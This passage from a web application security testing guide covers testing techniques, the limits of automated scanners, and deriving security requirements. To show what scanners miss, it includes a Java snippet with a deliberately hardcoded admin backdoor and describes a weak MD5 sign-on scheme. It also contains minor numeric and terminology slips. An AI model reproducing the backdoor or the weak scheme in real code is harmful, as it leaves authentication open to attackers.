While black-box penetration test results can be impressive and useful to demonstrate how vulnerabilities are exposed in a production environment, they are not the most effective or efficient way to secure an application. It is difficult for dynamic testing to test the entire code base, particularly if many nested conditional statements exist. If the source code for the application is available, it should be given to the security staff to assist them while performing their review. It is possible to discover vulnerabilities within the application source that would be missed during a black-box engagement.

Develop Metrics

An important part of a good security program is the ability to determine if things are getting better. It is important to track the results of testing engagements, and develop metrics that will reveal the application security trends within the organization.

Good metrics will show:

- If more education and training are required;
- If there is a particular security mechanism that is not clearly understood by the development team;
- If the total number of security related problems being found is decreasing.

Consistent metrics that can be generated in an automated way from available source code will also help the organization in assessing the effectiveness of mechanisms introduced to reduce security bugs in software development. Metrics are not easily developed, so using a standard such as the one provided by the IEEE is a good starting point.

Document the Test Results

To conclude the testing process, it is important to produce a formal record of what testing actions were taken, by whom, when they were performed, and details of the test findings. It is wise to agree on an acceptable format for the report that is useful to all concerned parties, which may include developers, project management, business owners, IT department, audit, and compliance.

The report should clearly identify to the business owner where material risks exist, and do so in a manner sufficient to get their backing for subsequent mitigation actions. The report should also be clear to the developer in pin-pointing the exact function that is affected by the vulnerability and associated recommendations for resolving issues in a language that the developer will understand. The report should also allow another security tester to reproduce the results. Writing the report should not be overly burdensome on the security tester themselves. Security testers are not generally renowned for their creative writing skills, and agreeing on a complex report can lead to instances where test results are not properly documented. Using a security test report template can save time and ensure that results are documented accurately and consistently, and are in a format that is suitable for the audience.

Testing Techniques Explained

This section presents a high-level overview of various testing techniques that can be employed when building a testing program. It does not present specific methodologies for these techniques, as this information is covered in Chapter 3. This section is included to provide context for the framework presented in the next chapter and to highlight the advantages or disadvantages of some of the techniques that should be considered. In particular, we will cover:

- Manual Inspections & Reviews
- Threat Modeling
- Code Review
- Penetration Testing

Manual Inspections and Reviews

Overview

Manual inspections are human reviews that typically test the security implications of people, policies, and processes. Manual inspections can also include inspection of technology decisions such as architectural designs. They are usually conducted by analyzing documentation or performing interviews with the designers or system owners.

While the concept of manual inspections and human reviews is simple, they can be among the most powerful and effective techniques available. By asking someone how something works and why it was implemented in a specific way, the tester can quickly determine if any security concerns are likely to be evident. Manual inspections and reviews are one of the few ways to test the software development life-cycle process itself and to ensure that there is an adequate policy or skill set in place.

As with many things in life, when conducting manual inspections and reviews it is recommended that a trust-but-verify model is adopted. Not everything that the tester is shown or told will be accurate. Manual reviews are particularly good for testing whether people understand the security process, have been made aware of policy, and have the appropriate skills to design or implement secure applications.

Other activities, including manually reviewing the documentation, secure coding policies, security requirements, and architectural designs, should all be accomplished using manual inspections.

Advantages

- Requires no supporting technology
- Can be applied to a variety of situations
- Flexible
- Promotes teamwork
- Early in the SDLC

Disadvantages

- Can be time-consuming
- Supporting material not always available
- Requires significant human thought and skill to be effective

Threat Modeling

Overview

Threat modeling has become a popular technique to help system designers think about the security threats that their systems and applications might face. Therefore, threat modeling can be seen as risk assessment for applications. It enables the designer to develop mitigation strategies for potential vulnerabilities and helps them focus their inevitably limited resources and attention on the parts of the system that most require it. It is recommended that all applications have a threat model developed and documented. Threat models should be created as early as possible in the SDLC, and should be revisited as the application evolves and development progresses.

To develop a threat model, we recommend taking a simple approach that follows the NIST 800-30 standard for risk assessment. This approach involves:

- Decomposing the application – use a process of manual inspection to understand how the application works, its assets, functionality, and connectivity.
- Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business importance.
- Exploring potential vulnerabilities - whether technical, operational, or managerial.
- Exploring potential threats – develop a realistic view of potential attack vectors from an attacker's perspective by using threat scenarios or attack trees.
- Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic.

The output from a threat model itself can vary but is typically a collection of lists and diagrams. Various Open Source projects and commercial products support application threat modeling methodologies that can be used as a reference for testing applications for potential security flaws in the design of the application. There is no right or wrong way to develop threat models and perform information risk assessments on applications.

Advantages

- Practical attacker view of the system
- Flexible
- Early in the SDLC

Disadvantages

- Good threat models don't automatically mean good software

Source Code Review

Overview

Source code review is the process of manually checking the source code of a web application for security issues. Many serious security vulnerabilities cannot be detected with any other form of analysis or testing. As the popular saying goes "if you want to know what's really going on, go straight to the source." Almost all security experts agree that there is no substitute for actually looking at the code. All the information for identifying security problems is there in the code, somewhere. Unlike testing closed software such as operating systems, when testing web applications (especially if they have been developed in-house) the source code should be made available for testing purposes.

Many unintentional but significant security problems are extremely difficult to discover with other forms of analysis or testing, such as penetration testing. This makes source code analysis the technique of choice for technical testing. With the source code, a tester can accurately determine what is happening (or is supposed to be happening) and remove the guess work of black-box testing.

Examples of issues that are particularly conducive to being found through source code reviews include concurrency problems, flawed business logic, access control problems, and cryptographic weaknesses, as well as backdoors, Trojans, Easter eggs, time bombs, logic bombs, and other forms of malicious code. These issues often manifest themselves as the most harmful vulnerabilities in web applications. Source code analysis can also be extremely efficient to find implementation issues such as places where input validation was not performed or where fail-open control procedures may be present. Operational procedures need to be reviewed as well, since the source code being deployed might not be the same as the one being analyzed herein. Ken Thompson's Turing Award speech describes one possible manifestation of this issue.

Advantages

- Completeness and effectiveness
- Accuracy
- Fast (for competent reviewers)

Disadvantages

- Requires highly skilled security aware developers
- Can miss issues in compiled libraries
- Cannot detect runtime errors easily
- The source code actually deployed might differ from the one being analyzed

For more on code review, see the OWASP code review project.

Penetration Testing

Overview

Penetration testing has been a common technique used to test network security for decades. It is also commonly known as black-box testing or ethical hacking. Penetration testing is essentially the “art” of testing a system or application remotely to find security vulnerabilities, without knowing the inner workings of the target itself. Typically, the penetration test team is able to access an application as if they were users. The tester acts like an attacker and attempts to find and exploit vulnerabilities. In many cases the tester will be given one or more valid accounts on the system.

While penetration testing has proven to be effective in network security, the technique does not naturally translate to applications. When penetration testing is performed on networks and operating systems, the majority of the work involved is in finding, and then exploiting, known vulnerabilities in specific technologies. As web applications are almost exclusively bespoke, penetration testing in the web application arena is more akin to pure research. Some automated penetration testing tools have been developed, but considering the bespoke nature of web applications, their effectiveness alone can be poor.

Many people use web application penetration testing as their primary security testing technique. Whilst it certainly has its place in a testing program, we do not believe it should be considered as the primary or only testing technique. As Gary McGraw wrote in Software Penetration Testing, “In practice, a penetration test can only identify a small representative sample of all possible security risks in a system.” However, focused penetration testing (i.e., testing that attempts to exploit known vulnerabilities detected in previous reviews) can be useful in detecting if some specific vulnerabilities are actually fixed in the deployed source code.

Advantages

- Can be fast (and therefore cheap)
- Requires a relatively lower skill-set than source code review
- Tests the code that is actually being exposed

Disadvantages

- Too late in the SDLC
- Front-impact testing only

The Need for a Balanced Approach

With so many techniques and approaches to testing the security of web applications, it can be difficult to understand which techniques to use or when to use them. Experience shows that there is no right or wrong answer to the question of exactly which techniques should be used to build a testing framework. In fact, all techniques should be used to test all the areas that need to be tested.

Although it is clear that there is no single technique that can be performed to effectively cover all security testing and ensure that all issues have been addressed, many companies adopt only one approach. The single approach used has historically been penetration testing. Penetration testing, while useful, cannot effectively address many of the issues that need to be tested. It is simply “too little too late” in the SDLC.

The correct approach is a balanced approach that includes several techniques, from manual reviews to technical testing, to CI/CD integrated testing. A balanced approach should cover testing in all phases of the SDLC. This approach leverages the most appropriate techniques available, depending on the current SDLC phase.

Of course there are times and circumstances where only one technique is possible. For example, consider a test of a web application that has already been created, but where the testing party does not have access to the source code. In this case, penetration testing is clearly better than no testing at all. However, the testing parties should be encouraged to challenge assumptions, such as not having access to source code, and to explore the possibility of more complete testing.

A balanced approach varies depending on many factors, such as the maturity of the testing process and corporate culture. It is recommended that a balanced testing framework should look something like the representations shown in Figure 3 and Figure 4. The following figure shows a typical proportional representation overlaid onto the SLDC. In

keeping with research and experience, it is essential that companies place a higher emphasis on the early stages of development.




Figure 2-3: Proportion of Test Effort in SDLC

The following figure shows a typical proportional representation overlaid onto testing techniques.




Figure 2-4: Proportion of Test Effort According to Test Technique

A Note about Web Application Scanners

Many organizations have started to use automated web application scanners. While they undoubtedly have a place in a testing program, some fundamental issues need to be highlighted about why it is believed that automating black-box testing is not (nor will ever be) completely effective. However, highlighting these issues should not discourage the use of web application scanners. Rather, the aim is to ensure the limitations are understood and testing frameworks are planned appropriately.

It is helpful to understand the efficacy and limitations of automated vulnerability detection tools. To this end, the OWASP Benchmark Project is a test suite designed to evaluate the speed, coverage, and accuracy of automated software vulnerability detection tools and services. Benchmarking can help to test the capabilities of these automated tools, and help to make their usefulness explicit.

The following examples show why automated black-box testing may not be effective.

Example 1: Magic Parameters

Imagine a simple web application that accepts a name-value pair of “magic” and then the value. For simplicity, the GET request may be: `http://www.host/application?magic=value`

To further simplify the example, the values in this case can only be ASCII characters a – z (upper or lowercase) and integers 0 – 9.

The designers of this application created an administrative backdoor during testing, but obfuscated it to prevent the casual observer from discovering it. By submitting the value sf8g7sfjdsurtsdieerwqredsgnfg8d (30 characters), the user will then be logged in and presented with an administrative screen with total control of the application. The HTTP request is now: `http://www.host/application?magic=sf8g7sfjdsurtsdieerwqredsgnfg8d`

Given that all of the other parameters were simple two- and three-characters fields, it is not possible to start guessing combinations at approximately 28 characters. A web application scanner will need to brute force (or guess) the entire

key space of 30 characters. That is up to 30^28 permutations, or trillions of HTTP requests. That is an electron in a digital haystack.

The code for this exemplar Magic Parameter check may look like the following:

```
public void doPost( HttpServletRequest request, HttpServletResponse response) {
  String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
  boolean admin = magic.equals( request.getParameter("magic"));
  if (admin) doAdmin( request, response);
  else … // normal processing
}
```

By looking in the code, the vulnerability practically leaps off the page as a potential problem.

Example 2: Bad Cryptography

Cryptography is widely used in web applications. Imagine that a developer decided to write a simple cryptography algorithm to sign a user in from site A to site B automatically. In their wisdom, the developer decides that if a user is logged into site A, then they will generate a key using an MD5 hash function that comprises: `Hash { username : date }`

When a user is passed to site B, they will send the key on the query string to site B in an HTTP redirect. Site B independently computes the hash, and compares it to the hash passed on the request. If they match, site B signs the user in as the user they claim to be.

As the scheme is explained the inadequacies can be worked out. Anyone that figures out the scheme (or is told how it works, or downloads the information from Bugtraq) can log in as any user. Manual inspection, such as a review or code inspection, would have uncovered this security issue quickly. A black-box web application scanner would not have uncovered the vulnerability. It would have seen a 128-bit hash that changed with each user, and by the nature of hash functions, did not change in any predictable way.

A Note about Static Source Code Review Tools

Many organizations have started to use static source code scanners. While they undoubtedly have a place in a comprehensive testing program, it is necessary to highlight some fundamental issues about why this approach is not effective when used alone. Static source code analysis alone cannot identify issues due to flaws in the design, since it cannot understand the context in which the code is constructed. Source code analysis tools are useful in determining security issues due to coding errors, however significant manual effort is required to validate the findings.

Deriving Security Test Requirements

To have a successful testing program, one must know what the testing objectives are. These objectives are specified by the security requirements. This section discusses in detail how to document requirements for security testing by deriving them from applicable standards and regulations, from positive application requirements (specifying what the application is supposed to do), and from negative application requirements (specifying what the application should not do). It also discusses how security requirements effectively drive security testing during the SDLC and how security test data can be used to effectively manage software security risks.

Testing Objectives

One of the objectives of security testing is to validate that security controls operate as expected. This is documented via `security requirements` that describe the functionality of the security control. At a high level, this means proving confidentiality, integrity, and availability of the data as well as the service. The other objective is to validate that security controls are implemented with few or no vulnerabilities. These are common vulnerabilities, such as the OWASP Top Ten, as well as vulnerabilities that have been previously identified with security assessments during the SDLC, such as threat modeling, source code analysis, and penetration test.

Security Requirements Documentation

The first step in the documentation of security requirements is to understand the `business requirements`. A business requirement document can provide initial high-level information on the expected functionality of the application. For example, the main purpose of an application may be to provide financial services to customers or to allow goods to be purchased from an on-line catalog. A security section of the business requirements should highlight the need to protect the customer data as well as to comply with applicable security documentation such as regulations, standards, and policies.

A general checklist of the applicable regulations, standards, and policies is a good preliminary security compliance analysis for web applications. For example, compliance regulations can be identified by checking information about the business sector and the country or state where the application will operate. Some of these compliance guidelines and regulations might translate into specific technical requirements for security controls. For example, in the case of financial applications, compliance with the Federal Financial Institutions Examination Council (FFIEC) Cybersecurity Assessment Tool & Documentation requires that financial institutions implement applications that mitigate weak authentication risks with multi-layered security controls and multi-factor authentication.

Applicable industry standards for security must also be captured by the general security requirement checklist. For example, in the case of applications that handle customer credit card data, compliance with the PCI Security Standards Council Data Security Standard (DSS) forbids the storage of PINs and CVV2 data and requires that the merchant protect magnetic strip data in storage and transmission with encryption and on display by masking. Such PCI DSS security requirements could be validated via source code analysis.

Another section of the checklist needs to enforce general requirements for compliance with the organization's information security standards and policies. From the functional requirements perspective, requirements for the security control need to map to a specific section of the information security standards. An example of such a requirement can be: "a password complexity of ten alphanumeric characters must be enforced by the authentication controls used by the application." When security requirements map to compliance rules, a security test can validate the exposure of compliance risks. If violation with information security standards and policies are found, these will result in a risk that can be documented and that the business has to manage or address. Since these security compliance requirements are enforceable, they need to be well documented and validated with security tests.

Security Requirements Validation

From the functionality perspective, the validation of security requirements is the main objective of security testing. From the risk management perspective, the validation of security requirements is the objective of information security assessments. At a high level, the main goal of information security assessments is the identification of gaps in security controls, such as lack of basic authentication, authorization, or encryption controls. Examined further, the security assessment objective is risk analysis, such as the identification of potential weaknesses in security controls that ensure the confidentiality, integrity, and availability of the data. For example, when the application deals with personally identifiable information (PII) and sensitive data, the security requirement to be validated is the compliance with the company information security policy requiring encryption of such data in transit and in storage. Assuming encryption is used to protect the data, encryption algorithms and key lengths need to comply with the organization's encryption standards. These might require that only certain algorithms and key lengths be used. For example, a security requirement that can be security tested is verifying that only allowed ciphers are used (e.g., SHA-256, RSA, AES) with allowed minimum key lengths (e.g., more than 128 bit for symmetric and more than 1024 for asymmetric encryption).

From the security assessment perspective, security requirements can be validated at different phases of the SDLC by using different artifacts and testing methodologies. For example, threat modeling focuses on identifying security flaws during design; secure code analysis and reviews focus on identifying security issues in source code during development; and penetration testing focuses on identifying vulnerabilities in the application during testing or validation.

Security issues that are identified early in the SDLC can be documented in a test plan so they can be validated later with security tests. By combining the results of different testing techniques, it is possible to derive better security test cases and increase the level of assurance of the security requirements. For example, distinguishing true vulnerabilities from the un-exploitable ones is possible when the results of penetration tests and source code analysis are combined. Considering the security test for a SQL injection vulnerability, for example, a black-box test might first involve a scan of

the application to fingerprint the vulnerability. The first evidence of a potential SQL injection vulnerability that can be validated is the generation of a SQL exception. A further validation of the SQL vulnerability might involve manually injecting attack vectors to modify the grammar of the SQL query for an information disclosure exploit. This might involve a lot of trial-and-error analysis before the malicious query is executed. Assuming the tester has the source code, they might directly learn from the source code analysis how to construct the SQL attack vector that will successfully exploit the vulnerability (e.g., execute a malicious query returning confidential data to unauthorized user). This can expedite the validation of the SQL vulnerability.

Threats and Countermeasures Taxonomies

A `threat and countermeasure classification`, which takes into consideration root causes of vulnerabilities, is the critical factor in verifying that security controls are designed, coded, and built to mitigate the impact of the exposure of such vulnerabilities. In the case of web applications, the exposure of security controls to common vulnerabilities, such as the OWASP Top Ten, can be a good starting point to derive general security requirements. The OWASP Testing Guide Checklist is a helpful resource for guiding testers through specific vulnerabilities and validation tests.

The focus of a threat and countermeasure categorization is to define security requirements in terms of the threats and the root cause of the vulnerability. A threat can be categorized by using STRIDE, an acronym for Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege. The root cause can be categorized as security flaw in design, a security bug in coding, or an issue due to insecure configuration. For example, the root cause of weak authentication vulnerability might be the lack of mutual authentication when data crosses a trust boundary between the client and server tiers of the application. A security requirement that captures the threat of non-repudiation during an architecture design review allows for the documentation of the requirement for the countermeasure (e.g., mutual authentication) that can be validated later on with security tests.

A threat and countermeasure categorization for vulnerabilities can also be used to document security requirements for secure coding such as secure coding standards. An example of a common coding error in authentication controls consists of applying a hash function to encrypt a password, without applying a seed to the value. From the secure coding perspective, this is a vulnerability that affects the encryption used for authentication with a vulnerability root cause in a coding error. Since the root cause is insecure coding, the security requirement can be documented in secure coding standards and validated through secure code reviews during the development phase of the SDLC.

Security Testing and Risk Analysis

Security requirements need to take into consideration the severity of the vulnerabilities to support a `risk mitigation strategy`. Assuming that the organization maintains a repository of vulnerabilities found in applications (i.e, a vulnerability knowledge base), the security issues can be reported by type, issue, mitigation, root cause, and mapped to the applications where they are found. Such a vulnerability knowledge base can also be used to establish a metrics to analyze the effectiveness of the security tests throughout the SDLC.

For example, consider an input validation issue, such as a SQL injection, which was identified via source code analysis and reported with a coding error root cause and input validation vulnerability type. The exposure of such vulnerability can be assessed via a penetration test, by probing input fields with several SQL injection attack vectors. This test might validate that special characters are filtered before hitting the database and mitigate the vulnerability. By combining the results of source code analysis and penetration testing, it is possible to determine the likelihood and exposure of the vulnerability and calculate the risk rating of the vulnerability. By reporting vulnerability risk ratings in the findings (e.g., test report) it is possible to decide on the mitigation strategy. For example, high and medium risk vulnerabilities can be prioritized for remediation, while low risk vulnerabilities can be fixed in future releases.

By considering the threat scenarios of exploiting common vulnerabilities, it is possible to identify potential risks that the application security control needs to be security tested for. For example, the OWASP Top Ten vulnerabilities can be mapped to attacks such as phishing, privacy violations, identify theft, system compromise, data alteration or data destruction, financial loss, and reputation loss. Such issues should be documented as part of the threat scenarios. By thinking in terms of threats and vulnerabilities, it is possible to devise a battery of tests that simulate such attack scenarios. Ideally, the organization's vulnerability knowledge base can be used to derive security-risk-driven test cases to validate the most likely attack scenarios. For example, if identity theft is considered high risk, negative test scenarios

should validate the mitigation of impacts deriving from the exploit of vulnerabilities in authentication, cryptographic controls, input validation, and authorization controls.

Deriving Functional and Non-Functional Test Requirements

Functional Security Requirements

From the perspective of functional security requirements, the applicable standards, policies, and regulations drive both the need for a type of security control as well as the control functionality. These requirements are also referred to as “positive requirements”, since they state the expected functionality that can be validated through security tests. Examples of positive requirements are: “the application will lockout the user after six failed log on attempts” or “passwords need to be a minimum of ten alphanumeric characters”. The validation of positive requirements consists of asserting the expected functionality and can be tested by re-creating the testing conditions and running the test according to predefined inputs. The results are then shown as a fail or pass condition.

In order to validate security requirements with security tests, security requirements need to be function-driven. They need to highlight the expected functionality (the what) and imply the implementation (the how). Examples of high-level security design requirements for authentication can be:

- Protect user credentials or shared secrets in transit and in storage.
- Mask any confidential data in display (e.g., passwords, accounts).
- Lock the user account after a certain number of failed log in attempts.
- Do not show specific validation errors to the user as a result of a failed log on.
- Only allow passwords that are alphanumeric, include special characters, and are a minimum ten characters in length, to limit the attack surface.
- Allow for password change functionality only to authenticated users by validating the old password, the new password, and the user’s answer to the challenge question, to prevent brute forcing of a password via password change.
- The password reset form should validate the user’s username and the user’s registered email before sending the temporary password to the user via email. The temporary password issued should be a one-time password. A link to the password reset web page will be sent to the user. The password reset web page should validate the user’s temporary password, the new password, as well as the user’s answer to the challenge question.

Risk-Driven Security Requirements

Security tests must also be risk-driven. They need to validate the application for unexpected behavior, or negative requirements.

Examples of negative requirements are:

- The application should not allow for the data to be altered or destroyed.
- The application should not be compromised or misused for unauthorized financial transactions by a malicious user.

Negative requirements are more difficult to test, because there is no expected behavior to look for. Looking for expected behavior to suit the above requirements might require a threat analyst to unrealistically come up with unforeseeable input conditions, causes, and effects. Hence, security testing needs to be driven by risk analysis and threat modeling. The key is to document the threat scenarios, and the functionality of the countermeasure as a factor to mitigate a threat.

For example, in the case of authentication controls, the following security requirements can be documented from the threats and countermeasures perspective:

- Encrypt authentication data in storage and transit to mitigate risk of information disclosure and authentication protocol attacks.
- Encrypt passwords using non-reversible encryption such as using a digest (e.g., HASH) and a seed to prevent dictionary attacks.

- Lock out accounts after reaching a log on failure threshold and enforce password complexity to mitigate risk of brute force password attacks.
- Display generic error messages upon validation of credentials to mitigate risk of account harvesting or enumeration.
- Mutually authenticate client and server to prevent non-repudiation and Manipulator In the Middle (MiTM) attacks.

Threat modeling tools such as threat trees and attack libraries can be useful to derive the negative test scenarios. A threat tree will assume a root attack (e.g., attacker might be able to read other users' messages) and identify different exploits of security controls (e.g., data validation fails because of a SQL injection vulnerability) and necessary countermeasures (e.g., implement data validation and parametrized queries) that could be validated to be effective in mitigating such attacks.

Deriving Security Test Requirements Through Use and Misuse Cases

A prerequisite to describing the application functionality is to understand what the application is supposed to do and how. This can be done by describing use cases. Use cases, in the graphical form as is commonly used in software engineering, show the interactions of actors and their relations. They help to identify the actors in the application, their relationships, the intended sequence of actions for each scenario, alternative actions, special requirements, preconditions, and post-conditions.

Similar to use cases, misuse or abuse cases describe unintended and malicious use scenarios of the application. These misuse cases provide a way to describe scenarios of how an attacker could misuse and abuse the application. By going through the individual steps in a use scenario and thinking about how it can be maliciously exploited, potential flaws or aspects of the application that are not well defined can be discovered. The key is to describe all possible or, at least, the most critical use and misuse scenarios.

Misuse scenarios allow the analysis of the application from the attacker's point of view and contribute to identifying potential vulnerabilities and the countermeasures that need to be implemented to mitigate the impact caused by the potential exposure to such vulnerabilities. Given all of the use and abuse cases, it is important to analyze them to determine which are the most critical and need to be documented in security requirements. The identification of the most critical misuse and abuse cases drives the documentation of security requirements and the necessary controls where security risks should be mitigated.

To derive security requirements from both use and misuse cases, it is important to define the functional scenarios and the negative scenarios and put these in graphical form. The following example is a step-by-step methodology for the case of deriving security requirements for authentication.

Step 1: Describe the Functional Scenario

User authenticates by supplying a username and password. The application grants access to users based upon authentication of user credentials by the application and provides specific errors to the user when validation fails.

Step 2: Describe the Negative Scenario

Attacker breaks the authentication through a brute force or dictionary attack of passwords and account harvesting vulnerabilities in the application. The validation errors provide specific information to an attacker that is used to guess which accounts are valid registered accounts (usernames). The attacker then attempts to brute force the password for a valid account. A brute force attack on passwords with a minimum length of four digits can succeed with a limited number of attempts (i.e., 10^4).

Step 3: Describe Functional and Negative Scenarios with Use and Misuse Case

The graphical example below depicts the derivation of security requirements via use and misuse cases. The functional scenario consists of the user actions (entering a username and password) and the application actions (authenticating the user and providing an error message if validation fails). The misuse case consists of the attacker actions, i.e. trying to break authentication by brute forcing the password via a dictionary attack and by guessing the valid usernames from error messages. By graphically representing the threats to the user actions (misuses), it is possible to derive the countermeasures as the application actions that mitigate such threats.

